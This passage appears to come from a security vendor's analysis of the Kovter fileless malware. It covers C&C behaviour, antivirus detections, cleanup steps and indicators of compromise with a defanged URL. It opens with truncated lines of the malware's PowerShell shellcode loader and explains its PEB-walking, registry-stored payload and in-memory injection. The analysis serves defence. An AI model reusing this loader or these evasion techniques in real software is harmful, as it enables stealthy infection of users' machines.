        $memset.Invoke(($pr+$i), $sc32[$i], 1)
    };
    ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread),(gdelegate @([IntPtr],[UInt32],[UInt32],[UInt32],[UI
    }}else{([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread),(gdelegate @([IntPtr],[UInt32],[Byte[]],[Byte
    }sleep(1200);
}catch{}
exit;
#cafjmbolybdoioldedlgatvzbvlthkcewnextoyeemlpj
```


7. Shellcode

The first shellcode again will evade security solution by staying in-memory and getting its Kernel32 and Advapi32 functions from PEB.


1) The shellcode will look for KERNEL32 by traversing the PEB and comparing the HASH name after applying ROR 13 hash function (popular pattern).



2) The shellcode then looks in the export table for 4 functions (LoadLibraryA, GetProcAddress, VirtualAlloc, ExitProces. For faster execution, the shellcode compares the dwords instead of using regular byte compare.




3) After getting the KERNEL32 functions, it uses the LoadLibraryA and GetProcAddress to get the two advapi32 functions (RegOpenKeyExA and RegQueryValueExA). Those functions are used to read the Kovter shellcode from the registry, decrypting this shellcode and using the VirtualAlloc to inject it again in the same PowerShell process.



8. Communication with C&C and lowering the internet security settings

As was expected, Kovter (PowerShell stage) creates Regsrv32 processes, which communicate to many different IPs, sending computer, OS and user encrypted information and waiting for the next command to execute. Notice that it modifies the security Zone settings by disabling UNCAsIntranet and AutoDetect keys in the Internet Settings\ZoneMap registry.



9. Detection on VirusTotal

After we wrote the decrypted Kovter code to the disk (the encrypted code resides in one of the registry keys), we uploaded it to VirusTotal. [Note that Kovter will not write the executable it uses to the disk.]

The upload results in:

Sha256: 7178d1babda77e159936fe4e3841c7a3dad3b78a6737ba7dd9a1f3c370f6dc34

We see immediately that most of the AV solutions do recognize the Kovter signatures when written to disk.

AhnLab-V3	Trojan/Win32.Kovter.C1503405	20161021
Antiy-AVL	Trojan/Win32.Yakes	20161021
Arcabit	Trojan.Inject.GO	20161021
Avast	Sf:ShellCode-AO [Trj]	20161021
Avira (no cloud)	DR/Delphi.Gen	20161021
BitDefender	Trojan.Inject.GO	20161021
CrowdStrike Falcon (ML)	malicious_confidence_100% (D)	20160725
DrWeb	Trojan.Kovter.origin	20161021
ESET-NOD32	a variant of Win32/Kovter.C	20161021
Emsisoft	Trojan.Inject.GO (B)	20161021
F-Secure	Trojan.Inject.GO	20161021
GData	Trojan.Inject.GO	20161021
Invincea	virus.win32.neshta.a	20161018
K7AntiVirus	Trojan (004c341a1)	20161021
K7GW	Trojan (004c341a1)	20161021
Malwarebytes	Trojan.Kovter	20161021
McAfee-GW-Edition	BehavesLike.Win32.Backdoor.gh	20161021
eScan	Trojan.Inject.GO	20161021
Microsoft	Trojan:Win32/Kovter	20161021
NANO-Antivirus	Trojan.Win32.Kovter.ehlnwv	20161021

10. How to clean this malware and be safe

1) Kill the regsrv32 processes. We recommend to use "Process Hacker" and run it as admin.
2) Remove the persistency by deleting all the Registry described variables. Beside the RUN key, take into account that you will have different random names.
3) Clean the RUN key [We would recommend to simply delete it. This will recreate the RUN key as new clean key automatically. You can also use RegmagiK or native tools to edit the registry without removing the legit values. Note: Take into consideration that previous default settings of yours will get lost if you delete the RUN key.]
4) Remove all the *.lnk and bat files as described in this report. Take into account that those will be generated with different names on your machine.]
5) Since Kovter modifies your Internet security settings, please use tools to fix your registry.
6) **To be safe, we recommend to add Morphisec to your arsenal to prevent future infections ;-)**

11. Relevant artifacts:

Doc File - 97f3fb12837db7d4e27b11d310d8f441d00e65a43e95e9af2435e5e47abb1668

Kovter URL - hxxp://demitartgourmet[.]com/changelog/bindata[.]exe

Kovter Executable – 7e57dca4b9dec787e3fdbc983ee8111f97f75fa772e77a166ec18c49e1358f50

Sandbox report for the same executable - https://www.hybrid-analysis.com/sample/7e57dca4b9dec787e3fdbc983ee8111f97f75fa772e77a166ec18c49e1358f50?environmentId=100